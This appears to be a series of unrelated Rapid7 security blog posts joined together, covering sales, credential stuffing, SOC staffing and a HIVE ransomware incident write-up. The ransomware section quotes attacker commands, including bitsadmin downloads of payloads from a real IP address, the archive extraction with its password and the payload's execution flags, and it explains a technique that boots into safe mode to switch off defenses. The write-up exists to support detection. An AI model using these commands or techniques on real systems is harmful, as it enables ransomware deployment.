We are happy to announce that Rapid7’s solutions have been added to the NASPO ValuePoint Cloud Solutions contract held by Carahsoft Technology Corp. The addition of this contract enables Carahsoft and its reseller partners to provide Rapid7’s Insight platform to participating States, Local Governments, and Educational (SLED) institutions.
“Rapid7’s Insight platform goes beyond threat detection by enabling organizations to quickly respond to attacks with intelligent automation,” said Alex Whitworth, Sales Director who leads the Rapid7 Team at Carahsoft.
“We are thrilled to work with Rapid7 and our reseller partners to deliver these advanced cloud risk management and threat detection solutions to NASPO members to further protect IT environments across the SLED space.”
NASPO ValuePoint is a cooperative purchasing program facilitating public procurement solicitations and agreements using a lead-state model. The program provides the highest standard of excellence in public cooperative contracting. By leveraging the leadership and expertise of all states and the purchasing power of their public entities, NASPO ValuePoint delivers the highest valued, reliable and competitively sourced contracts, offering public entities outstanding prices.
“In partnership with Carahsoft and their reseller partners, we look forward to providing broader availability of the Insight platform to help security teams better protect their organizations from an increasingly complex and volatile threat landscape,” said Damon Cabanillas, Vice President of Public Sector Sales at Rapid7.
The Rapid7 Insight platform is available through Carahsoft’s NASPO ValuePoint Master Agreement #AR2472. For more information, visit https://www.carahsoft.com/rapid7/contracts.
Using food or grocery delivery apps is great. It really is. Sure, there’s a fee, but when you can’t bring yourself to leave the house, it’s a nice treat to get what you want delivered. As a result, adoption of food apps has been incredibly fast and they are now a ubiquitous part of everyday culture. However, the tradeoff for that convenience is risk. In the past few years, cybercriminals have turned their gaze upon food and grocery delivery apps.
According to McKinsey, food delivery has a global market worth of over $150 billion, more than tripling since 2017. That equates to a lot of people entering usernames, passwords, and credit card numbers into these apps. That’s a lot of growth at an extremely rapid pace, and presents the age-old challenge of security trying to keep pace with that growth. Oftentimes it’s not a successful venture; specifically, credential stuffing (no relation to Thanksgiving stuffing or simply stuffing one’s face) is one of the major attacks of choice for bad actors attempting to break into user accounts or deploy other nefarious attacks inside of these apps.
Sounding the alarm
The FBI, among its many other cybercrime worries, recently raised the alert on credential stuffing attacks on customer app accounts across many industries. The usual-suspect industries—like healthcare and media—are there, but now the report includes “restaurant groups and food-delivery,” as well. This is notable due to that sector’s rapid adoption of apps, their growth in popularity among global consumers, and the previously mentioned challenges of security keeping pace with development instead of slowing it down.
The FBI report notes that, “In particular, media companies and restaurant groups are considered lucrative targets for credential stuffing attacks due to the number of customer accounts, the general demand for their services, and the relative lack of importance users place on these types of accounts.” Combine that with things like tutorial videos on hacker forums that make credential stuffing attacks relatively easy to learn, and it’s a (to continue with the food-centric puns) recipe for disaster.
Some background on credential stuffing
This OWASP cheat sheet describes credential stuffing as a situation when attackers test username/password pairs to gain access to one website or application after obtaining those credentials from the breach of another site or app. The pairs are often part of large lists of credentials sold on attacker forums and/or the dark web. Credential stuffing is typically part of a larger account takeover (ATO), targeting individual user accounts, of which there are so, so many on today’s popular delivery apps.
To get a bit deeper into it, the FBI report goes on to detail how bad actors often opt for the proxy-less route when conducting credential stuffing attacks. This method actually requires less time and money to successfully execute, all without the use of proxies. And even when leveraging a proxy, many existing security protocols don’t regularly flag them. Add to that the recent rise in the use of bots when scaling credential stuffing attacks and the recipe for disaster becomes a dessert as well (the puns continue).
All of these aspects contributing to the current state of vulnerability and security on grocery and food-delivery apps are worrying enough, but also creating concern is the fact that mobile apps (the primary method of interaction for food delivery services) typically permit a higher rate of login attempts for faster customer verification. In fairness, that can contribute to a better customer experience, but clearly leaves these types of services more vulnerable to attacks.
Cloud services like AWS and Google Cloud can help their clients fend off credential stuffing attacks with defenses like multifactor authentication (MFA) or a defense-in-depth approach that combines several layers of protection to prevent credential stuffing attacks. Enterprise customers can also take cloud security into their own hands—on behalf of their own customers actually using these apps—when it comes to operations in the cloud. Solutions like InsightCloudSec by Rapid7 help to further govern identity and access management (IAM) by implementing least-privilege access (LPA) for cloud workloads, services, and data.
Solutions to breed customer confidence
In addition to safeguards like MFA and LPA, the FBI report details a number of policies that food or grocery-delivery apps can leverage to make it harder for credential thieves to gain access to the app’s user-account base, such as:
Downloading publicly available credential lists and testing them against customer accounts to identify problems and gauge their severity.
Leveraging fingerprinting to detect unusual activity, like attempts by a single address to log into several different accounts.
Identifying and monitoring for default user-agent strings leveraged by credential-stuffing attack tools.
Detection and response (D&R) solutions like InsightIDR from Rapid7 can also leverage the use of deception technology to lure attackers attempting to use stolen credentials. By deploying fake honey credentials onto your endpoints to deceive attackers, InsightIDR can automatically raise an alert if those credentials are used anywhere else on the network.
At the end of the day, a good meal is essential. It’s also essential to protect your organization against credential stuffing attacks. Our report, Good Passwords for Bad Bots, offers practical, actionable advice on how to reduce the risk of credential-related attacks to your organization.
As we continue to empower security teams with the freedom to focus on what matters most, Q4 focused on investments and releases that contributed to that vision. With InsightIDR, Rapid7’s cloud-native SIEM and XDR solution, teams have the scale, comprehensive contextual coverage, and expertly vetted detections they need to thwart threats early in the attack chain.
This 2022 Q4 recap post offers a closer look at the recent investments and releases we’ve made over the past quarter. Here are some of the highlights:
Easy to create and manage log search, dashboards, and reports
You spoke, we listened! Per our customers, you can now create tables with multiple columns, allowing teams to see all data in one view. For example, simply add a query with a “where” clause and select a table display followed by the columns you want displayed.
Additionally, teams can reduce groupby search results with the having() clause. Customers can filter out what data is returned from groupby results with the option to layer in existing analytics function support (e.g. count, unique, max).
Accelerated time to value
The InsightIDR Onboarding Progress Tracker, available for customers during their 90 day onboarding period, is a self-serve, centralized check-list of onboarding tasks with step-by-step guidance, completion statuses, and context on the “what” and “why” of each task.
No longer onboarding? No problem! We made the progress tracker available beyond the 90-day onboarding period so customers can evaluate setup progress and ensure InsightIDR is operating at full capacity to effectively detect, investigate, and respond to threats.
Visibility across your modern environment
For those that leverage Palo Alto Cortex, you can now configure Palo Alto Cortex Data Lake to send activity to InsightIDR including syslog-encrypted Web Proxy, Firewall, Ingress Authentication, etc. Similarly, for customers leveraging Zscaler, you can now configure Zscaler Log Streaming Service (LSS) to receive and parse user activity and audit logs from Zscaler Private Access through the LSS.
For teams who do not have the bandwidth to set up and manage multiple event sources pertaining to Cisco Meraki, we have added support to ingest Cisco Meraki events through the Cisco Meraki API. This will enable you to deploy and add new event sources with less management.
Customers can now bring data from their Government Community Cloud (GCC) and GCC High environments when setting up the Office365 event source to ensure security standards are met when processing US Government data.
Stay tuned!
We’re always working on new product enhancements and functionality to ensure your team can stay ahead of potential threats and malicious activity. Keep an eye on the Rapid7 blog and the InsightIDR release notes to keep up to date with the latest detection and response releases at Rapid7.
The “right” criteria is whatever works to further your security organization’s specific needs in detection and response (D&R). There’s only so much budget to go around—and successfully obtaining a significant year-over-year increase can be rare. The last thing anyone wants to be known for is depleting that budget on a service provider that doesn’t deliver.
At Rapid7, we’ve spoken extensively about how a security operations center (SOC) can evaluate its current D&R proficiency to determine if it would be beneficial to extend those capabilities with a managed detection and response (MDR) provider. In an ongoing effort to help security organizations thoughtfully consider potential providers, we’re pleased to offer this complimentary Gartner® report, Quick Answer: What Key Questions Should I Ask When Selecting an MDR Provider?
This asset acts as a time-saving report for quick answers when vetting several potential providers. Key questions to ask yourself and your service providers include:
Yourself: Are we looking for providers that can improve our incident response capabilities?
Yourself: Do we have use cases specific to our environment that the MDR provider must accommodate?
Yourself: What functionality do we need from the provider’s portal?
Provider: How good are you at detecting threats that have bypassed existing, preventative controls?
Provider: How do you secure, and how long do you retain, the data you collect from customers?
Provider: What response types are provided as a component of the MDR service, and what is the limit of those response activities?
Before expecting any quick answers though, it’s crucial to consider…
Your criteria framework
Your organization might conduct a new audit of desired outcomes and team capabilities and discover it actually can handle the vast majority of D&R tasks. That’s why it’s crucial to go through that process of discovery of what you really need and determine if you can responsibly avoid spending money. Gartner says:
“Many buyers struggle to formulate effective RFPs that can solicit relevant information from providers to help in the initial evaluation and down-select process. Therefore, it is critical that buyers construct the must have, should have, could have and won’t have (MoSCoW) framework. Using these criteria will ensure they are able to effectively make selection choices based on genuine business needs.”
Also, what is the platform from which you are launching your evaluation process? Will this be the first engagement of an MDR service provider or are you changing providers for one reason or another? If the latter is true, then you’ll most likely have loads of existing data to inform your buying experience this time around. It’s also critical to get a strong sense of what the implementation process will look like after a service agreement has been signed. Gartner says:
“Selecting an MDR service provider to obtain modern SOC services can be a challenging process that requires the appropriate planning and evaluation processes before, during and after an agreement. Gartner clients face several unique challenges when evaluating and implementing MDR services.”
An urgent need
The need for additional or enhanced threat monitoring creeps ever upward, thus the need for regular re-evaluation of your D&R capabilities. Rather than ramping up the evaluation and MDR engagement process at a faster pace each time out, taking the time to think through and document desired outcomes with key stakeholders will ultimately save your security organization headaches…and money. Gartner says:
“The process for scoping use cases and requirements, and assessing MDR service offerings, often includes a negotiation and evaluation exercise where a “best match” and “ideal partner” is identified. Prior to starting any outsourcing initiative, requirements need to be documented and ratified (and continuously updated post onboarding), or else the old adage of “garbage in, garbage out” is likely to be realized.”
Take the time
It can be a rigorous evaluation process when determining your organization’s capacity for effective D&R. If your team is stretched too thin, a managed services provider could help. For a deeper dive into the MDR evaluation process, check out the complimentary Gartner report.
Gartner, “Quick Answer: What Key Questions Should I Ask When Selecting an MDR Provider?” John Collins, Andrew Davies, Craig Lawson, 10 November 2021.
GARTNER is a registered trademark and service mark of Gartner, Inc. and/or its affiliates in the U.S. and internationally and is used herein with permission. All rights reserved.
Save the links. Pass them around. And consider getting your copy of the new 2023 XDR Buyer’s Guide—because if this isn’t a time for reckoning and progress, what is?
The news: on Wednesday, the United States grounded all flights coast-to-coast for the first time since 9/11. The Federal Aviation Administration’s (FAA) Notice to Air Missions system (NOTAM) failed, leaving pilots without vital information they need to fly.
Separate from air traffic control systems, NOTAM ingests data from over 19,000 U.S. airports big and small. It then alerts specific pilots about specific anomalies to expect during 45,000 flights every day: the very latest runway closures, airspace restrictions, disruption of navigational signals, birds that can threaten a plane’s engines, anything.
Apparently, a corrupted file in the software was to blame for the system failure. This, from NBC News:
“…a government official said a corrupted file that affected both the primary and the backup NOTAM systems appeared to be the culprit. Investigators are working to determine if human error or malice is to blame for taking down the system, which eight contract employees had access to. At least one, perhaps two, of those contractors made the edit that corrupted the system, two government sources said Thursday.”
It will likely be a while before we know exactly what happened. But security practitioners might consider jumping to one conclusion today: your argument for investing in a detection and response solution which will provide visibility across your modern environment just got better. It’s important to have the right tools and systems in place, in all areas of your business from infrastructure to security, in order to have business continuity. Even with initiatives like legacy modernization, security teams need to have a view of their threat landscape as it expands.
Is anyone more responsible for business continuity than you?
Recently, CISOs have been named as defendants in several shareholder, civil, and criminal actions. At the same time, CISOs are feeling less and less “personal responsibility” for security events, dropping from 71% to 57% in just one year. Security teams are spending more than half their time manually producing reports, pulling in data from multiple siloed tools. And silos present unacceptable risk. Something has to give.
While capabilities can vary across XDR vendors, the promise is to integrate and correlate data from numerous security tools — and from across varying environments — so you can see, prioritize, and eliminate threats, and move on quickly. The vendor evaluation process isn’t easy. But XDR is well worth it.
How XDR can be a staffing and efficiency game-changer
Key questions to ask as you evaluate options
The hidden lesson in the NOTAM outage? Less is more.
Patrick Kiley, Principal Security Consultant and Research Lead at Rapid7 has a long transportation background. He said that when organizations need to migrate off dated systems, it tends to be a “forklift upgrade, which typically requires significant resources.” That could include development, testing, cloud computing or hardware investment, and of course skilled cybersecurity personnel—who are in short supply these days.
“This kind of migration is a bear,” Kiley said, “so organizations tend to put them off.”
How malicious actors evade detection and disable defenses for more destructive HIVE Ransomware attacks.
Rapid7 routinely conducts research into the wide range of techniques that threat actors use to conduct malicious activity. One objective of this research is to discover new techniques being used in the wild, so we can develop new detection and response capabilities.
Recently, Rapid7 observed a malicious actor performing several known techniques for distributing ransomware across many systems within a victim’s environment. In addition to those techniques, the actor employed a number of previously unseen techniques designed to to drop the defenses of the victim, inhibit monitoring, disable networking and allow time for the ransomware to finish encrypting files. These extra steps would make it extremely difficult, if not impossible, for a victim to effectively use their security tools to defend endpoints after a certain point in the attack.
Rapid7 has updated existing and added new detections to InsightIDR to defend against these techniques. In this article, we’ll explore the techniques employed by the threat actor, why they’re so effective, and how we’ve updated InsightIDR to protect against them.
What approach did the malicious actor take to prepare the victim’s environment?
Initially using Cobalt Strike, the malicious actor retrieved system administration tools and malicious payloads by using the Background Intelligent Transfer Service (BITSAdmin).
"C:\Windows\system32\bitsadmin.exe" /transfer debjob /download /priority normal http://79.137.206.47/PsExec.exe C:\Users\Public\PsExec.exe

bitsadmin  /transfer debjob /download /priority normal http://79.137.206.47/int.exe C:\Windows\int.exe
The malicious actor then began using the remote process execution tool PSExec to execute batch files (rdp.bat) that would cause registry changes to enable Remote Desktop sessions (RDP) using reg.exe. This enabled the malicious actor to laterally move throughout the victim’s environment using the graphical user interface.
Rapid7 observed the malicious actor add/change policies for the Active Directory domain to perform the following:
Copy down batch scripts
Execute batch scripts (file1.bat), which:
Creates administrator account on the local system
Reconfigures boot configuration data (bcdedit.exe) so that the host will not load any additional drivers or services (ie: network drivers or endpoint protection)
Sets various registry values to ensure the created local administrator user will automatically logon by default
Changes the Windows Shell from Explorer to their malicious script (file2.bat)
Reboots the system with the shutdown command
On reboot, the system logs in and executes the shell (file2.bat), which:
Extracts HIVE ransomware payload(s) from an encrypted archive (int.7z) using 7-Zip’s console executable (7zr.exe)
Executes the ransomware payload (int.exe or int64.exe)
Below are some commands observed executed by the malicious actor (with necessary redactions):
Rapid7 also observed the malicious actor extracting HIVE ransomware payload using 7zip’s console application (7zr.exe) from encrypted 7zip archive (int.7z) with a simple password (123):
"C:\windows\7zr.exe" x c:\windows\int.7z -p123 -oc:\windows
The malicious actor then manually executed the ransomware (int.exe) once with only the required username:password combination passed to the -u flag. This presumably encrypted the local drive and also all network shares the user had access to:
"C:\Windows\int.exe" -u <REDACTED>:<REDACTED>"
The malicious actor also manually executed the 64 bit version of the ransomware (int64.exe) once on a different host with the -no-discovery flag. This is likely intended to override the default behavior and not discover network shares to encrypt their files. The -u flag was also passed and the same values for the username:password were provided as seen on the other host.
Deployment of ransomware using Active Directory group policies allows the malicious actor to hit all systems in the environment for as long as that group policy is active in the victim’s environment. In this case, any system that was booting and connected to the environment would receive the configuration changes, encrypted archive containing the ransomware, a decompression utility to extract the ransomware, configuration changes and the order to reboot and execute. This can be especially effective if timed with deployments of patches that require a reboot, done at the beginning of the day or even remotely using Powershell’s Stop-Computer cmdlet.
Storing the ransomware within a 7zip encrypted archive (int.7z) with a password even as simple as (123) makes the task of identifying the ransomware on disk or transmitted across the network nearly impossible. This makes retrieval and staging of the malicious actors payload very difficult to spot by security software or devices (Antivirus, Web Filtering, IDS/IPS and more). In this case, the malicious actor has taken care to only put the encrypted copy on the disk of a victim’s system and not execute it until they have fully dropped the defenses on the endpoint.
Reconfiguring the default boot behavior to safeboot minimal and then executing a reboot unloads all but the bare minimum for the Windows operating system. With no additional services, software or drivers loaded the system is at its most vulnerable. With no active defenses (Antivirus or Endpoint Protection) the system comes up and tries to start its defined shell which has been swapped to a batch script (file2.bat) by the malicious actor.
It should be noted that in this state, there is no method of remotely interacting with the system as no network drivers are loaded. In order to respond and halt the ransomware, each host must be physically visited for shutdown. Manually priming the host in this way is more effective than the existing capabilities of the HIVE ransomware which stops specific defensive services (Windows Defender, etc) and kills specific processes prior to encrypting the contents of the drive.
All systems in this state are left automatically logged in as an administrator, which gives anyone who has physical access complete control. Lastly, the system will continue to boot into safeboot minimal mode by default (again, no networking) until each system is set back to its original state with a command such as below. Bringing the host back online in this state will still continue to execute the malware when logged into, which will also enable the default network spreading behavior.
bcdedit /deletevalue {default} safeboot
Lastly, the malicious actor also manually executed the payload a few times on systems that had not been put into safeboot minimal and rebooted. Systems they executed with only the -u flag actively searched out network shares they had access to and encrypted their contents. This ensures that only the intended hosts do network share encryption and all those that were rebooted into safeboot minimal do not flood the network simultaneously encrypting all files. It also means that the contents of network file shares that are not Windows based (various NAS devices, Linux hosts using Samba) will be encrypted even if the payload is not actually deployed on that specific host. This approach would be extremely destructive to both corporate environments and home users with network attached storage systems for backups. Rapid7 notes that ThreatLocker have reported on similar activity in their knowledge base article entitled Preventing BCDEdit From Being Weaponized.
Malware analysis of HIVE sample
Rapid7 observed that the HIVE payload would not execute unless a flag of -u was passed. During analysis it was discovered that passing -u asdf:asdf would result in the Login and Password (colon-delimited) provided to the victim to authenticate to the site behind the onion link on the TOR network:
The new flags -t, -timer, --timer effectively cause the malware to wait the specified number of seconds before going on to perform its actions. The other new flags -low-key, --low-key will cause the ransomware to focus on only its encryption of data and not perform pre-encryption tasks, including deleting shadow copies (malicious use of vssadmin.exe, wmic.exe), deleting backup catalogs (malicious use of wbadmin.exe), and disabling Windows Recovery Mode (malicious use of bcdedit.exe). These features give the malicious actor more control over how/when the payload is executed and skirt common methods of command line and parent/child process related detection for most ransomware families.
Fundamentally, the sample’s respective flags distill down into encryption operations of local, mount and discovery. The local module utilizes the LookupPrivilegeValueW and AdjustTokenPrivileges that Windows API calls on its own process via GetCurrentProcess and OpenProcessToken to obtain SeDebugPrivilege privileges. This is presumably crucial for OpenProcess -> OpenProcessToken -> ImpersonateLoggedOnUser API call attempts to processes: winlogon.exe and trustedinstaller.exe to subsequently stop security services and essential processes, if the --low-key is not passed during execution. ShellExecuteA is also used to launch various Windows binaries (bcdedit.exe, notepad.exe, vssadmin.exe, wbadmin.exe, wmic.exe) for destruction of backups and ransom note display purposes. The mount module will use NetUseEnum to identify the current list of locally-mounted network shares and add them to the list to be encrypted. Lastly, the discovery module will use NetServerEnum to identify available Windows hosts within the domain/workgroup. This list is then used with NetShareEnum to identify file shares on each remote host and add them to the list of locations to have their files encrypted.
By default, all three modes (local, mount and discovery)are enabled, so all local, mounted and shares able to be enumerated will have their contents encrypted. This effectively ransoms all systems in a victim’s environment with a single execution of HIVE—when performed by a privileged user such as a Domain or Enterprise Admin account. Command line flags may be used to change this behavior and invoke one or more of the modules. For instance—local-only will use only the local module while—network-only will use the mount and discovery modules.
Type
Value
Registry Key
HKLM\System\CurrentControlSet\Control\Terminal Server
Rapid7 has detections in place within InsightIDR through Insight Agent to detect this type of ransomware activity. However, since the malicious actor is rebooting into safemode minimal state, endpoint protection software and networking will not be running while the endpoint is executing ransomware.
So, identifying the actions of a malicious actor before ransomware is deployed is crucial to preventing the attack. In other words, it is essential to identify malicious actors within the environment and eject them before the ransomware payload is dropped.
The following detections are now available InsightIDR to identify this attacker behavior.
Attacker Technique – Auto Logon Count Set Once
Attacker Technique – Potential Process Hollowing To DLLHost
Attacker Technique – Shutdown With Message Used By Malicious Actors
Attacker Technique – URL Passed To BitsAdmin
Lateral Movement – Enable RDP via reg.exe
Suspicious Process – BCDEdit Enabling Safeboot
Suspicious Process – Boot Configuration Data Editor Activity
Suspicious Process – DLLHost With No Arguments Spawns Process
Suspicious Process – Rundll32.exe With No Arguments Spawns Process
Suspicious Process – ShadowCopy Delete Passed To WMIC
Suspicious Process – Volume Shadow Service Delete Shadow Copies
IOC’s
Type
Value
Registry Key
HKLM\System\CurrentControlSet\Control\Terminal Server
Is there too much to do with too little talent? If your SOC hasn’t been running smoothly in a while, there’s likely multiple reasons why. As a popular slang phrase goes these days, it’s because of “all the reasons.” Budget, talent churn, addressing alerts all over the place; you might also work in an extremely high-risk/high-attack-frequency industry like healthcare or media.
Because of “all these reasons” – and possibly a few more – you find yourself with a heavy load to secure. A load that possibly never seems to get lighter. Even when you land some truly talented security personnel and begin the onboarding process, more often these days it seems like a huge question mark if they’ll even be around in a year. And maybe the current cybersecurity skills gap is here to stay.
But that doesn’t mean there’s nothing you can do about it. It doesn’t mean you can’t be powerful in the face of that heavy load and attack frequency. By shoring up your current roster and strategizing how your talent could best partner with a managed detection and response (MDR) services provider, you might not have to simply settle for weathering the talent gap. You may find you’re saving money, creating new efficiencies, and activating a superpower that can help you lift the load like never before.
The hidden benefit
Let’s say retention isn’t a huge issue in your organization. As a manager, you try to stay upbeat, reinforce daily positivity, and show your gratitude for a job well done. If that’s truly the case, then more likely than not people enjoy working for you and probably stick around if they’re paid well and fairly for the industry average. So why not shore up that culture and confidence by:
Lightening the load: Remove the need to deal with most false positives and frequent alerts. If your people really do like working in your organization – even in the midst of a challenging talent gap – they enjoy their work/life balance. Challenging that balance by demanding longer hours to turn your employees into glorified button pushers will send the wrong message – and could send them packing to other jobs.
Preventing burnout: Cybersecurity professionals have to begin somewhere, and likely in an entry-level position they’ll be dealing with lots of alerts and repetitive tasks while they earn valuable experience. But when faced with the increasing stress of compounding and repetitive incidents – whether false or not – experienced workers are more likely to think about ditching their current gig for something they consider better. Nearly 30% of respondents in a recent ThreatConnect survey cited major stress as a top reason they would leave a job.
Creating space to innovate: Everyone must deal with tedious alerts in some fashion throughout a career. However, skilled individuals should have the space to take on larger and more creative challenges versus something that can most likely be automated or handled by a skilled services partner. That’s why an MDR partner can be a force multiplier, providing value to your security program by freeing your analysts to do more so they can better protect the business.
Retention just might be the reason
The last point above is one that’s more than fair to make. Freeing your individual team members to work on projects that drive the more macro view and mission of the security organization can be that force multiplier that drives high rates of retention. And that’s great!
The subsequent challenge, then, lies in finding that partner that can be an extension of your security team, a detection and response specialist that can field the alerts and focus on ridding your organization of repetitive tasks – increasing the retention rate and creating space to innovate. Ensuring a great connection between your team and your service-provider-of-choice is critical. The provider will essentially become part of your team, so that relationship is just as important as the interpersonal dynamics of your in-house teams.
A provider with a squad of in-house incident response experts can help to speed identification of alerts and remediation of vulnerabilities. If you can partner with a provider who handles breach response 100% in-house – as opposed to subcontracting it – this can help to form closer bonds between your in-house team and that of the provider so you can more powerfully contain and eradicate threats.
Resources to help
To learn more about the process of researching and choosing a potential MDR vendor, check out the new Rapid7 eBook, 13 Tips for Overcoming the Cybersecurity Talent Shortage. It’s a deeper dive into the current cybersecurity skills gap and features steps you can take to address your own talent shortages or better partner with a services provider/partner. You can also read the previous entry in this blog series here.
Have you checked in on the overall health of your team lately?
What would a new hire think of your current team?
Companies all over the world – particularly those of the higher-profile variety – tout their positive cultures and how great it is to be part of the team. This is especially true in the age of social media, when groups and teams within companies frequently post about what they’re doing to make the company a better place to work and move positive initiatives forward. But what a shrewd potential hire should really be looking for is a culture with true depth, not just a social media presence.
The United States Navy is a great practitioner and example of this true depth of culture in the way they recruit for the famed SEAL Team Six. New members aren’t chosen solely on past performance, even if they’re the best of the best. They’re chosen based on performance and their ability to be trusted, with even lower performers sometimes chosen due to the fact they can be trusted more so than others.
If a potential new hire – whose work history indicated high performance and high trust – was on interview number two or three and came in to meet with several members of your current team to get a feel for the overall culture, what would that person think at the conclusion of those meetings? With that consideration in mind, think about the culture of your current team and if it’s an environment that would attract or repel prospective talent.
SOCulture
Working in a SOC is quite different from working in a flower shop. It’s true that there are certain hallmarks of camaraderie that are repeatable across industries. But cybersecurity is different. Practitioners in our industry have an incredible responsibility on their shoulders. Some providers simply alert you to trouble – think of it like a fire department that alerts you that your house is on fire – but the best ones contain the threats. And the best ones are where talent wants to be. So, what are some tangible actions we know will make analysts consider your SOC a great and happy place to work?
Engage your team – This doesn’t have to be some sort of program with a name or anything official. Happy hours, coffee breaks, team lunches, conversations; this type of camaraderie may seem obvious, but it’s amazing how quickly team culture can fall by the wayside in favor of simply getting the work done and then going home. Even something like reserving the first 20 minutes of your regular Wednesday all-team check-in to talk about anything other than work can become something memorable your team looks forward to.
Put the human above the role – Even while everyone is heads down on an ETR, there’s always time to be motivational, positive, and celebrate the small wins. That doesn’t mean you have to throw a pizza happy hour every time your team does their jobs well, but positive reinforcement is a must. While everyone deserves a fair salary and to be compensated appropriately for their time and doing their job well, there are those talented individuals driven more by recognition for a job well done than by salary. And you don’t want to see those individuals begin to feel like just another cog in the machine – and then eventually leave.
Commit to cybersecurity, not conflict – According to last year’s ESG Research Report, The Life and Times of Cybersecurity Professionals, those professionals find organizations most attractive that are actually committed to cybersecurity. 43% of individuals surveyed for the report stated that the biggest factor determining job satisfaction is business management’s commitment to strong cybersecurity. It’s great if you consider a candidate a strong fit, but how’s your team’s relationships with other teams? Would that candidate see themselves as a fit amongst those dynamics?
Promote a healthy team with a healthy dose of DEI – In that same ESG report, 21% of survey respondents said that one of the biggest ways the cybersecurity skills shortage impacted their team was that their organization tended not to seek out qualified applicants with more diverse backgrounds; they simply wanted what they considered the perfect fit. Diversity, Equity, and Inclusion (DEI) should be something that attracts great talent and that is ultimately reflected in the culture. Candidates should feel they aren’t being sold a “false bill of goods.” Show them that everyone has an equal shot at opportunities, pay, and having a say in the actions of your SOC.
Implement and complement
It’s not an overnight thing to tweak certain aspects of your culture to address issues with your current team, nor is it a fast-ask to to attract great talent and retain them far into the future. Talking to your team, engaging them with tools like surveys and open dialogue can begin to yield an actionable plan that you can take all the way to the job listing and the words you use in it. The key to being successful is to be genuine in your approach to building a culture that is inclusive, engaging, and fun.
The culture fit can also extend to partnerships. If you’re thinking of engaging a managed services partner to help you fill certain holes in the cybersecurity skills gap that may be affecting your own organization, it’s important to thoroughly vet that vendor. Much like partnering with a new hire in the quest to thwart attackers, implementing a long-term partnership with a managed services provider can complement your existing SOC for years to come. But it has to be a good fit: Is the provider dependable? Is there a 24/7 number you can call when you need immediate assistance? Beyond that, do your companies share similar values and ethical concerns?
You can learn more in our new eBook, 13 Tips for Overcoming the Cybersecurity Talent Shortage. It’s a deeper dive into the current cybersecurity skills gap and features steps you can take to address talent shortages. It also considers your current culture and its ability to amplify voices so that, together, you can extinguish the most critical threats.
When it comes to building a cybersecurity talent pipeline that feeds directly into your company, there’s one go-to source for individuals who are perfectly credentialed, know 100% of all the latest technology, and will be a perfect culture-fit: Imaginationland.
Of course we all know that isn’t a real place, and that the sort of talent described above doesn’t really exist. It’s more about thoughtfully building a talent pipeline that benefits your specific organization and moves the needle for the company. The key word in that last sentence? Thoughtfully. Because it takes strategic planning, collaboration, and a thoughtful nature to source from educational institutions, LinkedIn groups, talent-that’s-not-quite-fully-baked-but-soon-could-be, and many other venues that may not be top-of-mind.
Identifying those venues and solidifying a pipeline/network will go a long way in preventing continuous talent churn and finding individuals who bring that special something that makes them the cherry on top of your team.
The (un)usual places
Do you have a list? A few go-to places for sourcing talent? How old is that list? Do you have a feeling it might be extremely similar to talent-sourcing lists at other companies? It only takes relocating one letter in the word “sourcing” to turn it into “scouring.” As in, scouring the internet to find great talent. Not a word with 100%-negative connotation, but it implies that – after that open analyst req has been sitting on all the job sites for months – maybe now there’s a certain frantic quality to your talent search.
So if you’re going to scour, you may as well make it a smart scour. Targeting specific avenues on and offline is great, but targeting a specific profile for the type of person you hope will join your team…that can turn out to be not so great. Stay open; the person(s) you find may just surprise you. Start online with places like:
TryHackMe rooms
Comments sections
Twitter (yes, Twitter)
And, truly, give some thought to heading offline and scouring/scouting for talent in places like:
Someone on your IT team that wants to get into cybersecurity
Talking to members of your existing team
Bespoke recruiting events in talent hotbeds around the world
And one last place to look: past interviewees. How long has it been since you interviewed that candidate who was almost the right fit? What if that person would now be a great fit? It can be a cyclical journey, so it’s a good idea to keep a list of candidates who impressed you, but didn’t quite make the cut at the time. Better yet, connect with these candidates on social media and periodically check in to see how they are growing their skills.
The (un)familiar fit
You have an idea of what sort of person you would like to see in that open role. But, what if that person never walks through your (real or virtual) door to interview? Will you close the role and just forget about it? Of course you won’t because your SOC likely needs talent – and sooner rather than later. If you don’t allow for some wiggle room in the requirements though, you may be in for an extended process of trying to fill that position.
So, what does that wiggle room look like? Let’s put it this way: If a candidate that matched all criteria on the job description suddenly walked through your door, would you forgo the interview and hire them on the spot? Hopefully not, because there are certain intangibles you should take into account. Yes, that person matches everything on the description, but do they really want to work for your business specifically? Because a bad hire that matches all the requirements on the description, well that can ultimately be more toxic than something who has the potential to live up to those requirements.
Building Diversity, Equity, and Inclusion (DEI) hiring practices into your program, and being thoughtful with the words you use when crafting job descriptions and the requirements listed on them can create the wiggle room that non-ideal candidates might need to feel invited to apply and interview.
The un becomes the usual
That section header doesn’t refer to any one thing discussed above. It’s a collection of considerations and practices that aren’t “un” because they’re so irregular, rather because none of them are the first thing a hiring manager might think to do when looking to fill a role. One of these considerations may be the second or third thing that comes to mind. But, by making these hiring practices more of the “usual way” to secure talent for open roles, you may experience significantly less churn and find the individuals that become the cherry on top of your SOC.
You can learn more in our new eBook, 13 Tips for Overcoming the Cybersecurity Talent Shortage. It’s a deeper dive into the current cybersecurity skills gap and features steps you can take to address it within your own organization.
In this episode, we discuss the best use of market research reports, like Magic Quadrants and Waves. If you’re in the market for a new cybersecurity solution, do you just pick a Leader and call it a day?
“Consult the MQ only after you’ve identified two vendors that would be a perfect security solution for you,” say our hosts Jeffrey Gardner, Detection and Response Practice Advisor and Stephen Davis, Lead D&R Sales Technical Advisor. When you have two that meet or exceed the requirements? “I’ll be honest, I might not care about the MQ placement,” says Davis.
Do not under any circumstances leave before the jazz hands bit: they do gather themselves and talk about how outcomes have to run the show, first and always.
Check back with us in November for our next installment of The Lost Bots!
Modern job descriptions have quite the reputation for causing reactionary eye-rolling. Why? Because what used to be a couple of paragraphs – about requirements and experience for performing a cybersecurity analyst job – is actually now filled with a laundry list of criteria that make candidates think twice before hitting the “Apply Now” button.
Before you know it, the potential applicant has read a couple thousand words of simple job requirements, plus an “alphabet soup” of certifications. It’s all a bit ridiculous, considering if applicants spent all of their time studying for these tests, they wouldn’t have any real-world experience (or a life!) to back it up. In fact, the candidate may even be overqualified for the job, and the person who wrote the listing is the one who should probably feel ridiculous…and inefficient.
Description or unrealistic wishlist?
Even the term “wishlist” isn’t accurate, because many job descriptions veer off of what the job function will actually be and start listing “nice-to-haves” as requirements. Thus, even a function not likely to be under an analyst’s day-to-day purview becomes something the candidate reads in the description and makes them decide not to pursue the position. Or worse, it requires the applicant to use a technology stack they’ve never accessed. And maybe with wording that conveys the availability of a little guidance and/or teaching with regard to that new tech, they might end up applying. The takeaway: Be transparent about what the job will actually require because the applicant might be an amazing fit.
